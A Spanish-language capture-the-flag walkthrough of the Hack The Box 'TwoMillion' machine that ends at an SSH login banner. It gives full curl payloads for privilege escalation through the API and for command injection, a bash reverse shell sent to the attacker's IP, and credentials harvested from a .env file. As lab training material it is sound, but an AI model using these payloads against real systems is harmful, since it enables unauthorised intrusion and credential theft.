TwoMillion

Reconocimiento

Primero que todo realizamos un reconocimiento para ver si tenemos conectividad con la máquina víctima: `10.10.11.221`

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
└─# ping 10.10.11.221
PING 10.10.11.221 (10.10.11.221) 56(84) bytes of data.
64 bytes from 10.10.11.221: icmp_seq=1 ttl=63 time=35.8 ms
64 bytes from 10.10.11.221: icmp_seq=2 ttl=63 time=34.2 ms
^C
--- 10.10.11.221 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 34.165/34.968/35.771/0.803 ms

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
└─#
```

Como se observa, el ping llega al host. Además, vemos que se trata de una máquina Linux, debido a que tiene un TTL de 63 (próximo a 64)

Enumeración

Enumeración de puertos abiertos

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.221 -oG allPorts
```


```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
└─# nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.221 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-20 19:29 CEST
Initiating SYN Stealth Scan at 19:29
Scanning 10.10.11.221 [65535 ports]
Discovered open port 22/tcp on 10.10.11.221
Discovered open port 80/tcp on 10.10.11.221
Completed SYN Stealth Scan at 19:29, 10.53s elapsed (65535 total ports)
Nmap scan report for 10.10.11.221
Host is up, received user-set (0.14s latency).
Scanned at 2024-07-20 19:29:45 CEST for 10s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.63 seconds
           Raw packets sent: 68176 (3.000MB) | Rcvd: 68176 (2.727MB)

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
└─#
```

> *Puertos abiertos: 22, 80*

Enumeración de servicios y versiones de los puertos abiertos


```
nmap -sC -sV -p22,80 10.10.11.221 -oN targeted
```

Vemos que se aplica un redirect en la página web, por lo cual en nuestro `/etc/hosts`, indicamos la el dominio correcto.




Explotación - WEB


En la página web: http://2million.htb/invite, vemos el siguiente panel:



El cual si analizamos mediante el Debugger del navegador y mostramos sus propiedades podremos visualizar la función: `makeInviteCode()` mediante `this`




Llamando a la función vemos vemos sus características:



En la data del objeto vemos:

```
Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb
/ncv/i1/vaivgr/trarengr
```

El cual en la descripción del mismo, vemos que se ha encriptado mediante ROT13, por lo cual simplemente hacemos la desincriptación:





```
In order to generate the invite code, make a POST request to /api/v1/invite/generate
```

De esta forma, sabemos que tenemos que hacer una petición a la ruta indicada.


```
curl -s -X POST "http://2million.htb/api/v1/invite/generate" | jq
```

Este mismo código, lo decodificamos en base64


```
echo "NlRBWjMtSUQ5UFktSktWM04tVzVIMjQ=" | base64 -d
```



El código que se muestra en la imagen anterior se deberá de proporcionar como código de invitación, el cual de esta manera, se conseguirá obtener acceso a la plataforma.



Una vez registrados, en el aparatado de la VPN, vemos que nos redirige a un endpoint:




Por lo cual intentamos listar todos los endpoints mediante nuestras cookies proporcionadas.

```
 curl -s -X GET "http://2million.htb/api/v1" -H "Cookie:
PHPSESSID=tclasac8l8qjrpmgnegjns9q9n" | jq
```

Sabiendo los endpoints, simplemente ahora intentaríamos cambiar el rol del usuario a admin mediante el endpoint: `/api/v1/admin/settings/update`. Para ello tramitamos la petición final:

```
curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=tclasac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d '{"email":"dimegio@dimegio.htb","is_admin":1}' | jq
```



De esta forma vemos como hemos conseguido cambiar el rol al nuestro usuario a admin. Ahora intentamos crear una VPN:

```
curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=tclasac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d '{"username":"dimegio"}'
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
└─# curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=tclasac8l8qjrpmgnegjns9q9n" -H
 "Content-Type: application/json" -d '{"username":"dimegio"}'
client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
-----BEGIN CERTIFICATE-----
MIIGADCCA+igAwIBAgIUQxzHkNyCAfHzUuoJgKZwCwVNjgIwDQYJKoZIhvcNAQEL
BQAwgYgxCzAJBgNVBAYTAlVLMQ8wDQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxv
bmRvbjETMBEGA1UECgwKSGFja1RoZUJveDEMMAoGA1UECwwDVlBOMREwDwYDVQQD
DAgybWlsbGlvbjEhMB8GCSqGSIb3DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MB4X
DTIzMDUyNjE1MDIzM1oXDTIzMDYyNTE1MDIzM1owgYgxCzAJBgNVBAYTAlVLMQ8w
DQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxvbmRvbjETMBEGA1UECgwKSGFja1Ro
ZUJveDEMMAoGA1UECwwDVlBOMREwDwYDVQQDDAgybWlsbGlvbjEhMB8GCSqGSIb3
DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MIICIjANBgkqhkiG9w0BAQEFAAOCAg8A
MIICCgKCAgEAubFCgYwD7v+eog2KetlST8UGSjt45tKzn9HmQRJeuPYwuuGvDwKS
```

Como se puede observar, la API, nos devuelve el certificado VPN, por lo cual, podemos pensar en que a nivel de comando en linux, genera dicho certificado a base del nombre que le proporcionamos

De esta forma intentamos aplicar un Command Injection, comentando el resto de la query

```
curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie:
PHPSESSID=tclasac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d
'{"username":"dimegio; id #"}'
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
└─# curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=tclasac8l8qjrpmgnegjns9q9n" -H
 "Content-Type: application/json" -d '{"username":"dimegio; id #"}'
uid=33(www-data) gid=33(www-data) groups=33(www-data)

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
└─#
```

Ahora simplemente nos entablamos una reverse shell.

```
curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie:
PHPSESSID=tclasac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d
'{"username":"dimegio; bash -c \"bash -i >& /dev/tcp/10.10.16.23/443 0>&1\" #"}'
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
└─# curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=tclasac8l8qjrpmgnegjns9q9n" -H
"Content-Type: application/json" -d '{"username":"dimegio; bash -c \"bash -i >& /dev/tcp/10.10.16.23/443 0>&1\" #"}'
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/TwoMillion]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.23] from (UNKNOWN) [10.10.11.221] 49150
bash: cannot set terminal process group (1175): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```

Post-Explotación

> *Primero que todo aplicamos el tratamiento de la TTY.*


Si listamos el directorio actual, veremos un archivo `.env`

```
www-data@2million:~/html$ ls -la
total 56
drwxr-xr-x 10 root root 4096 Jul 21 18:00 .
drwxr-xr-x  3 root root 4096 Jun  6  2023 ..
-rw-r--r--  1 root root   87 Jun  2  2023 .env
-rw-r--r--  1 root root 1237 Jun  2  2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2  2023 Router.php
drwxr-xr-x  5 root root 4096 Jul 21 18:00 VPN
drwxr-xr-x  2 root root 4096 Jun  6  2023 assets
drwxr-xr-x  2 root root 4096 Jun  6  2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6  2023 css
drwxr-xr-x  2 root root 4096 Jun  6  2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6  2023 images
-rw-r--r--  1 root root 2692 Jun  2  2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6  2023 js
drwxr-xr-x  2 root root 4096 Jun  6  2023 views
www-data@2million:~/html$ cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:11211         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          127.0.0.1:51138         ESTABLISHED
tcp        0      0 127.0.0.1:51138         127.0.0.1:3306          ESTABLISHED
tcp        0      0 127.0.0.1:41092         127.0.0.1:11211         ESTABLISHED
tcp        0      0 127.0.0.1:11211         127.0.0.1:41092         ESTABLISHED
tcp        0    138 10.10.11.221:49150      10.10.16.23:443         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
www-data@2million:~/html$
```

```
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

Por lo tanto ahora simplemente nos intentamos conectar a la base de datos:

```
mysql -u admin -p'SuperDuperPass123' -h localhost
```



No obstante, por otra parte, existe el usuario admin en el sistema, por lo cual simplemente intentamos migrar a este.

> *La flag del usuario se encuentra en el directorio de admin.*

Si nos conectamos como admin por ssh, veremos que nos indica que el usuario tiene un nuevo email:

```
┌──(dimegio㉿zephyrus)-[~]
└─$ ssh admin@10.10.11.221
The authenticity of host '10.10.11.221 (10.10.11.221)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.221' (ED25519) to the list of known hosts.
admin@10.10.11.221's password:
Permission denied, please try again.
admin@10.10.11.221's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul 21 06:21:56 PM UTC 2024

  System load:  0.0390625         Processes:             225
  Usage of /:   79.6% of 4.82GB   Users logged in:       0
  Memory usage: 13%               IPv4 address for eth0: 10.10.11.221
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
